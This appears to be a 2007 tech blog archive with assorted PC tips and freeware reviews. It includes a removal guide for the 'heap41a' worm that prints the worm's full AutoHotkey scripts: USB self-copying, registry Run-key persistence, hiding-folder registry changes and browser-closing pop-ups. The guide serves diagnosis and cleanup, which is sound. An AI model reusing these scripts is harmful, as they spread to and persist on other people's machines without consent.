Monday, June 11, 2007

Cache

The cache is where your web browsers stores parts of websites you visit online. The goal is to speed up your web browsing experience by keeping parts of the website stored on your computer in the "cache" as opposed to downloading them again. These means that pages you visit regularly are loaded quicker. Internet Explorer users will know the cache as "Temporary Internet Files."

[red][b]What Files Are Stored in the Cache? [/b][/red]
All types of files related to the websites you visit are stores in the cache. These include image files like JPEG or GIF files. The actual web page HTML file can also be downloaded and stored on your computer.

[b][red]Why Should I need to Clear the Cache? [/red][/b]
There are a couple of issues you need to be aware of. Firstly, the cache takes up space on your hard disk which could impact your computer's performance. Also you may find that it is necessary to re-load a web page to get the most up to date version. However, the biggest issue relates to your privacy.

Your web browser's cache leave a virtual "paper trial" of the websites you visit. A person with access to your web browser's cache could easily figure out which website you visit and see examples of the content which could potentially be very embarrassing!

[b][red]How to Clear the Cache? [/red][/b]
Here are the instruction for the 2 most popular web browsers - FireFox and Internet Explorer.

[b][lime]Internet Explorer -[/lime][/b] from the main menu bar select Tools>Internet Options. Select "temporary internet files" or "browsing history" (in Internet Explorer 7) and hit the "Delete" button.



[b][lime]FireFox -[/lime][/b] from the main menu bar select Tools>Internet Options>Privacy. The go the "Private Data" section, select "settings" and make sure "cache" is selected. You can then click the "Clear Now" button to clean the cache. In newer version there is a short cut key so you can clear your cache without having to navigate through the menu options.

Is there an Easier Way to Clear the Cache? [/b][/red]

The cache is not the only set of files that your computer collects which can cause serious privacy issues. Your browser for example stores a history of the URLs you visit. The Windows operating system also stores a list of files you recently accessed including media files like videos which you download.

Thankfully there are a number of good software products which help you clear out all of these files. This a critical part of protecting your privacy and helps boost your computer's performance.
Try a free scan and see what potential privacy risks are lurking on your computer

Powering on the Computer With Your Mouse



If you have ATX Main Board, ATX case Award Bios, or any Bios that supports PS/2 Mouse Power On, then you can power on your computer with a double click.

To activate this feature:

1-Restart your computer
2-Then press Del when the BIOS message appears to enter your CMOS configuration
3-Select Integrated Peripherals from main menu
4-If PS/2 mouse power on disabled, activate it by press page up/ page down key it will became Double-Click
5-Press Esc key to exit
6-Press F10 to save and exit Power off your PC
7-Now double-click the left mouse button,.. Your PC will turn on

Windows Vista



It has been confirmed that Microsoft's next generation operating system "Windows Vista" will be available in stores from January 2007. Microsoft has been working hard past few years for this release and I believe this version of Windows is worth buying.

Windows Vista Editions[/red]
Unlike Windows XP, Vista comes in 6 different versions and each of them is different in its features and price. Obviously you will be at confusion while choosing from the different versions.

[blue]1]
Windows Vista Starter Edition
[/blue]
This version is the stripped down version of the basic home edition. This means it has the lowest feature set and security. It is more like a demo for all other editions of Vista. This version is only available in emerging regions like India, Russia, Mexico, Indonesia & Thailand.

[blue]2]
Windows Vista Home Basic Edition
[/blue]
This is more like Windows XP Home Edition. Just the enough features for casual Internet browsing and entertainment. This edition does not have the important features like Aero UI & Windows media technologies.

[blue]3]
Windoes Vista Home Premium Edition
[/blue]
This is more similar to Windows XP media centre edition. It has all the important features required for normal Home entertainment PC. This edition comes with Aero UI, Scheduled back up feature & premium games. Thus if you are addicted to XP media center edition, this is the vista equivalent for you.

4]
[blue]Vista Business Edition[/blue]
Business Edition of Windows Vista is equivalent to XP Professional Edition. It has all the features of Home Premium Edition except parental control and has some additional feature for faxing & scanning. This also has shadow copy - system back up & recovery service to keep your data safe. If you are a XP Pro fan like me, this is the right version to look forward.

[blue]5]
Vista Enterprise Edition
[/blue]
From the name itself, it should be clear that it is for big enterprises where data protection is important. The major difference between Vista Business and Enterprise is the added data encryption & security features. You only need to buy this version if you are running a business and need more security for your data.

[blue]6]
Vista Ultimate Edition
[/blue]
If you have all the designed features of Windows vista in one package, you call it Windows Vista Ultimate. It has all the features of Home Premium and Business Enterprise Editions. Unfortunately, I'm yet to learn the prospects of this edition.

Thus if you are an avid gamer, movie enthusiast or an audiophile, Home Premium is the best choice. If you just need a PC for emailing and document processing, Vista Home Basic is your edition. For small businesses, I would recommend Vista Business Edition.

Windows Vista System Requirements[/b]
[red]Home Basic Windows Vista[/red]

* 1 GHz 32-bit (x86) or 64-bit (x64) processor
* 512 MB of system memory
* 20 GB hard drive with at least 15 GB of available space
* Support for DirectX 9 graphics and 32 MB of graphics memory
* DVD-ROM drive
* Audio Output
* Internet access (fees may apply)

Additional Requirements

Actual requirements and product functionality may vary based on your system configuration. Windows Vista Upgrade Advisor can help you determine which features and edition of Windows Vista will run on your computer.

While all editions of Windows Vista can support multiple core CPUs, only Windows Vista Business, Ultimate, and Enterprise can support dual processors.

[red]Home Premium / Business / Ultimate Windows Vista[/red]

* 1 GHz 32-bit (x86) or 64-bit (x64) processor
* 1 GB of system memory
* 40 GB hard drive with at least 15 GB of available space
* Support for DirectX 9 graphics with:
o WDDM Driver
o 128 MB of graphics memory (minimum)
o Pixel Shader 2.0 in hardware
o 32 bits per pixel
* DVD-ROM drive
* Audio Output
* Internet access (fees may apply)

Additional Requirements

Actual requirements and product functionality may vary based on your system configuration. Windows Vista Upgrade Advisor can help you determine which features and edition of Windows Vista will run on your computer.

While all editions of Windows Vista can support multiple core CPUs, only Windows Vista Business, Ultimate, and Enterprise can support dual processors.
Home Premium / Ultimate

What is "Google"?


Definition: Googol

Pronunciation: 'gü-"gol
Function: noun

Google is a play on the word googol, which was coined by Milton Sirotta, nephew of American mathematician Edward Kasner, and was popularized in the book, "Mathematics and the Imagination" by Kasner and James Newman. It refers to the number represented by the numeral 1 followed by 100 zeros. Google's use of the term reflects the company's mission to organize the immense, seemingly infinite amount of information available on the web.

Originally called "Backrub", the logic behind the Google search engine was develop by graduate students Larry Page and Sergey Brin at Stanford University in 1995. Their first place of business was literally a garage. The garage location was chosen because it had a washer/dryer and a hot tub out back, they were already serving 10,000 searches a day.

try this link--
http://www.google.com/corporate/history.html

So How Does Google Work?[/red]
* Crawls and indexes web pages et al.
* Stores copies of web pages and graphics on their caching servers
* Presents users with simple front end to query the database of cached pages
* Returns search results in a ordered fashion based upon relevancy

[red]Anatomy of a Search [/red]
http://computer.howstuffworks.com/search-engine1.htm
1]
Server Side

2]
Client Side

[red]What Can Google Search? [/red]
* Adobe Portable Document Format (pdf)
* Adobe PostScript (ps)
* Lotus 1-2-3 (wk1, wk2, wk3, wk4, wk5, wki, wks, wku)
* Lotus WordPro (lwp)
* MacWrite (mw)
* Microsoft Excel (xls)
* Microsoft PowerPoint (ppt)
* Microsoft Word (doc)
* Microsoft Works (wks, wps, wdb)
* Microsoft Write (wri)
* Rich Text Format (rtf)
* Shockwave Flash (swf)
* Text (ans, txt)

So What Determines Page Relevance and Rating? [/red]
* Exact Phrase: are your keywords found as an exact phrase in any pages?
* Adjacency: how close are your keywords to each other?
* Weighting: how many times do the keywords appear in the page?
* PageRank/Links: How many links point to the page? How many links are actually in the page?

Equation: (Exact Phrase Hit)+(AdjacencyFactor)+(Weight) * (PageRank/Links)

[red] How Do I Get Results? [/red]
* Pick your keywords carefully & be specific
* Do NOT exceed 10 keywords
* Use Boolean modifiers
* Use advanced operators
* Google ignores some words:

a, about, an, and, are, as, at, be, by, from, how, i, in, is, it, of,

on, or, that, the, this, to, we, what, when, where, which, with

[red]Google's Boolean Modifiers [/red]
* AND is always implied.
* OR: Escobar (Narcotics OR Cocaine)
* "-" = NOT: Escobar -Pablo
* "+" = MUST: Escobar +Roberto
* Use quotes for exact phrase matching: "nobody puts baby in a corner"

OR

"there are known knowns; there are things we know we know. We also know there are known unknowns; that is to say we know there are some things we do not know. But there are also unknown unknowns, the ones we don't know we don't know."

what is RSS

RSS[/red] is a family of web feed formats, specified in XML and used for Web syndication. RSS is used by (among other things) news websites, weblogs and podcasting. The abbreviation is variously used to refer to the following standards:

* Really Simple Syndication
* Rich Site Summary (RSS 0.91)
* RDF Site Summary (RSS 0.9 and 1.0)
* Real-time Simple Syndication (RSS 2.0)

Web feeds provide web content or summaries of web content together with links to the full versions of the content, and other metadata. RSS in particular, delivers this information as an XML file called an RSS feed, webfeed, RSS stream, or RSS channel. In addition to facilitating syndication, web feeds allow a website's frequent readers to track updates on the site using an aggregator.

File extension: .rss, .xml
MIME type: application/rss+xml
Type of format: Syndication
Extended from: XML

Friday, June 1, 2007

What's Running , Tracks Every Running Process Of Your System


Are you the kind of person who needs to peer deep into your PC, and know exactly what's running on your system?

Do you want to know about every single process, every single services, view every single IP connection, find out the details of every drivers?and more.
Then you'll love this program.
What's Running is a small 1Mb freeware utility which gives you an in-depth look at processes, services, modules, IP-connections, drivers and more, and start and stop services.
In a simple, tabbed interface, you'll find out all that, and plenty more as well, such as a list of all the programs that run on startup, and a comprehensive listing of your system hardware and software.

The program does more than peer into your system, though.

It also lets you take actions, such as stopping and starting processes and services, and halting unwanted programs from running on startup.

Related Links: Download It, Whatsrunning.net

Foxit Reader Loads PDF Files Much Faster Than Adobe Acrobat


Adobe reader is a big pain for PDF files.It takes so much time to loads Pdf files and sometimes if Pdf is of larger size, it also causes the system to be hanged up.

For those having a problem with Adobe reader, Foxit Reader is a better solutuion.It is light on system resources and also loads the Pdf files much faster than Adobe.
Foxit Reader 2.0 is a free PDF document viewer and printer, with incredible small size (only 1.5 M download size), breezing-fast launch speed and amazingly rich feature set. Foxit Reader 2.0 supports Windows 98/Me/2000/XP/2003. Its core function is compatible with PDF Standard 1.6.
The following is a list of compelling advantages of Foxit Reader 2.0:
  • Incredibly small: The download size of Foxit Reader is only 1.5 M which is a fraction of Acrobat Reader 20 M size.
  • Breezing-fast: When you run Foxit Reader, it launches instantly without any delay.
  • Annotation tool: Have you ever wished to annotate a PDF document when you are reading it? Foxit Reader 2.0 allows you to draw graphics, highlight text, type text and make notes on a PDF document and then print out or save the annotated document.
  • Text converter: You may convert the whole PDF document into a simple text file.
Related Links: Download Foxit Reader

Image Search Engine Optimization - Google Image SEO

Image Search Engine Optimization

Search Engine Optimization is very important after we are finished with our website. SEO helps our website to be better indexed by the search engine. Most of the time we concentrate on the content of the website for optimization and completely ignore Images which are also an important part. In this article we learn how to optimize a website for Image Search Engines like Google Image Search.

Let’s see how to do it. Selecting a good filename for the image is a good SEO practice. Select a name that suits the content of the website. For eg never choose a filename for the image like image1.gif, image2.gif etc instead use the name as (image-seo.gif) site-content.gif . This makes the image make more sense for the search engine bots. Donot use white space inbetween the two words of file name i.e. image seo.gif as this converts as image%20seo.gif.

Using the alt attribute tag is also very important. Alt attribute was originally developed to display alternate to the image i.e if the image doesn’t load on the browser the alt text loads explaining what image was supposed to be there. We can use the alt attribute for our advantage as we use it for our seo. The Alt attribute is the best place to hide your typos. (Typos are nothing but spelling mistake of the words that usually people make while searching). You also put some keywords into the alt attribute. Again never overstuff your keywords as it may do more harm.

That is it we are done. There are just two steps in this article that can give amazing results.

Can't Login in Orkut or Youtube

hi friends.....i heard most of times this problem from my friends, they say " i cant access orkut on my system. after typing the URL, browser is getting closed and a dialog box with the following message "Orkut is banned you fool,The administrators didnt write this programe guess who did??
MUHAHAHA!!" Is appearing with a laughing sound."
what's this...and how can we removed this virus or worm......

so that here is the Full description of this malware.........

About this malware:
this is a new malware( and a funny one- i think some activist
programmed it ) which blocks the user from accessing youtube or
orkut......
it gives the alert "orkut\youtube is banned you fool" and closes the
window immediately,......
it also blocks the user from opening Firefox......
it gives the alert "use IE you dope" and closes the Firefox
window.....
it also plays a .wav file (which sounds as "muhahaha!!)
whenever the alerts pop-up.....

How to Remove:
Download first hijakthis from Trend Micro
Just Run it .. And it will display lots of processes which are running
in you system look for entries like this
1. heap41a\svchost.exe
2. heap41a\std.txt
Delete These entries ...
If you delete other svchost.exe the windows warning will be seen
and it will restart your system only........
After That Just Use search to search for "heap" tick
the hidden and system folder option then you will be able to see
a hidden folder named heap41a delete it.... If it says access denied
the download and install and use Unlocker.

from where this malware comes:
1]
from unwanted sites and ur removalble disk
2]
this malware jumps into your flash drive when plugged into infected.....
system and hides itself disguised as a folder......

I have PE Tools installed in my PC i ran to find out the running process. I went through all the process and found out that svchost.exe was the one responsible for it. Where PE tools helped me was, svchost.exe was running from a location C:\heap41a . So this is where the worm resides, hmm interesting now deleting the folder would do our task. But it was not so easy, as I terminated this process svchost.exe from the process list it would start again. So I had to boot my XP in safe mode. Why in safe mode is because in safe mode windows loads only the minimum required drivers and doesn’t load any user process, so this means the worm is not started with the windows. Now I searched the folder C:\heap41b but it was hidden. I went to Tools>folder option and select Show all files and folders and pressed ok. I refreshed the c:\ only to find that it won’t show any hidden folders. I again went to the Tools>folder and found the setting of Show all files and folders was reseted. Now how do I see the content, what I did was went to windows search and in advanced option I gave search hidden files and folders and gave svchost.exe as the search keyword. Bang it searched it, so I opened the folder to find out this file was not alone, the other files in this Folder were [offspring], 2.mp3, Icon.ico, reproduce.txt, svchost.exe, drivelist.txt, script1.txt, std.txt . Lets see the content of these text file.

[offspring] - Blank Folder

2.mp3 - A laughing sound

Icon.ico - A blank Icon file

reproduce.txt

#notrayicon
#persistent
ArrayCount = 0
Loop, Read,C:\heap41a\driveList.txt
{
ArrayCount += 1
Array%ArrayCount% := A_LoopReadLine
}
dat1=%userprofile%
settimer,reproduce,5000
return

reproduce:

Loop %ArrayCount%
{

element := Array%A_Index%
driveget,data,Type,%element%:\
ifequal,data,Removable
{
driveget,data1,status,%element%:\
ifequal,data1,Ready
{
FileCopydir,C:\heap41a\offspring,%element%:\,1

}

}
}
regread,regdata,REG_SZ,HKEY_LOCAL_MACHINE,SOFTWARE\Microsoft\Windows\

CurrentVersion\policies\Explorer\Run,winlogon
ifnotequal,regdata,C:\heap41a\svchost.exe C:\heap41a\std.txt
Regwrite,REG_SZ,HKEY_LOCAL_MACHINE,SOFTWARE\Microsoft\Windows\

CurrentVersion\policies\Explorer\Run,winlogon,C:\heap41a\svchost.exe C:\heap41a\std.txt
return


svchost.exe

This is the file that is the culprit. The file responsible for all the annoying pop ups

script1.txt

#persistent
#notrayicon
settimer,ban,2000
return

ban:
WinGetActiveTitle, ed
ifinstring,ed,orkut
{
winclose %ed%
soundplay,C:\heap41a\2.mp3
msgbox,262160,ORKUT IS BANNED,Orkut is banned you fool`,The administrators didnt write this program guess who did??`r`r MUHAHAHA!!,30
return
}
ifinstring,ed,youtube
{
winclose %ed%
soundplay,C:\heap41a\2.mp3
msgbox,262160,youtube IS BANNED,youtube is banned you fool`,The administrators didnt write this program guess who did??`r`r MUHAHAHA!!,30
return
}
ifinstring,ed,Mozilla Firefox
{
winclose %ed%
msgbox,262160,USE INTERNET EXPLORER YOU DOPE,I DNT HATE MOZILLA BUT USE IE `r OR ELSE…,30
return
}
ifwinactive ahk_class IEFrame
{

ControlGetText,ed,edit1,ahk_class IEFrame
ifinstring,ed,orkut
{
winclose ahk_class IEFrame
soundplay,C:\heap41a\2.mp3
msgbox,262160,ORKUT IS BANNED,Orkut is banned you fool`,The administrators didnt write this program guess who did??`r`r MUHAHAHA!!,30
return
}
ControlGetText,ed,edit2,ahk_class IEFrame
ifinstring,ed,orkut
{
winclose ahk_class IEFrame
soundplay,C:\heap41a\2.mp3
msgbox,262160,ORKUT IS BANNED,Orkut is banned you fool`,The administrators didnt write this program guess who did??`r`r MUHAHAHA!!,30
return
}
ControlGetText,ed,edit3,ahk_class IEFrame
ifinstring,ed,orkut
{
winclose ahk_class IEFrame
soundplay,C:\heap41a\2.mp3
msgbox,262160,ORKUT IS BANNED,Orkut is banned you fool`,The administrators didnt write this program guess who did??`r`r MUHAHAHA!!,30
return
}
ControlGetText,ed,edit4,ahk_class IEFrame
ifinstring,ed,orkut
{
winclose ahk_class IEFrame
soundplay,C:\heap41a\2.mp3
msgbox,262160,ORKUT IS BANNED,Orkut is banned you fool`,The administrators didnt write this program guess who did??`r`r MUHAHAHA!!,30
return
}
ControlGetText,ed,edit1,ahk_class IEFrame
ifinstring,ed,youtube
{
winclose ahk_class IEFrame
soundplay,C:\heap41a\2.mp3
msgbox,262160,youtube IS BANNED,youtube is banned you fool`,The administrators didnt write this program guess who did??`r`r MUHAHAHA!!,30
return
}
ControlGetText,ed,edit2,ahk_class IEFrame
ifinstring,ed,youtube
{
winclose ahk_class IEFrame
soundplay,C:\heap41a\2.mp3
msgbox,262160,youtube IS BANNED,youtube is banned you fool`,The administrators didnt write this program guess who did??`r`r MUHAHAHA!!,30
return
}
ControlGetText,ed,edit3,ahk_class IEFrame
ifinstring,ed,youtube
{
winclose ahk_class IEFrame
soundplay,C:\heap41a\2.mp3
msgbox,262160,youtube IS BANNED,youtube is banned you fool`,The administrators didnt write this program guess who did??`r`r MUHAHAHA!!,30
return
}
ControlGetText,ed,edit4,ahk_class IEFrame
ifinstring,ed,youtube
{
winclose ahk_class IEFrame
soundplay,C:\heap41a\2.mp3
msgbox,262160,youtube IS BANNED,youtube is banned you fool`,The administrators didnt write this program guess who did??`r`r MUHAHAHA!!,30
return
}

}
return


std.txt


#notrayicon
#singleinstance,ignore
regread,regdata,REG_DWORD,HKEY_LOCAL_MACHINE,SOFTWARE\Microsoft\Windows\

CurrentVersion\Explorer\Advanced\Folder\Hidden\SHOWALL,checkedvalue
ifnotequal,regdata,2
regwrite,REG_DWORD,HKEY_LOCAL_MACHINE,SOFTWARE\Microsoft\Windows\

CurrentVersion\Explorer\Advanced\Folder\Hidden\SHOWALL,checkedvalue,2
Run C:\heap41a\svchost.exe C:\heap41a\script1.txt
Run C:\heap41a\svchost.exe C:\heap41a\reproduce.txt


These files gave away all that this worm does, after reading the script I found out that this worm also hates Youtube lol.. Most important information it gave was the Registery Keys it modified.

These are the keys that were responsible for the hidden folder problem I faced earlier

regread,regdata,REG_DWORD,HKEY_LOCAL_MACHINE,SOFTWARE\Microsoft\Windows\

CurrentVersion\Explorer\Advanced\Folder\Hidden\SHOWALL,checkedvalue
ifnotequal,regdata,2
regwrite,REG_DWORD,HKEY_LOCAL_MACHINE,SOFTWARE\Microsoft\Windows\CurrentVersion\

Explorer\Advanced\Folder\Hidden\SHOWALL,checkedvalue,2


Now to rectify this go to Start Menu>Run and type regedit . In the Registry Editor browse to this entry HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\

CurrentVersion\Explorer\Advanced\Folder\Hidden\SHOWALL and in the “Checked all” key reset it back to 1 from 2. Now you can change the settings in the folders option. Now delete the folder C:\heap41a and clear all the key entries from this registry entry HKEY_LOCAL_MACHINE,SOFTWARE\Microsoft\Windows\

CurrentVersion\policies\Explorer\Run which says heap41a.

Now the virus infection is removed 100%. Before you are done make sure you format the usb drive it doesn’t infect other systems too.

HOW PC GAMES ARE MADE

  PC gaming has been a popular hobby for decades, and with the rise of digital distribution platforms like Steam and GOG, it's easier th...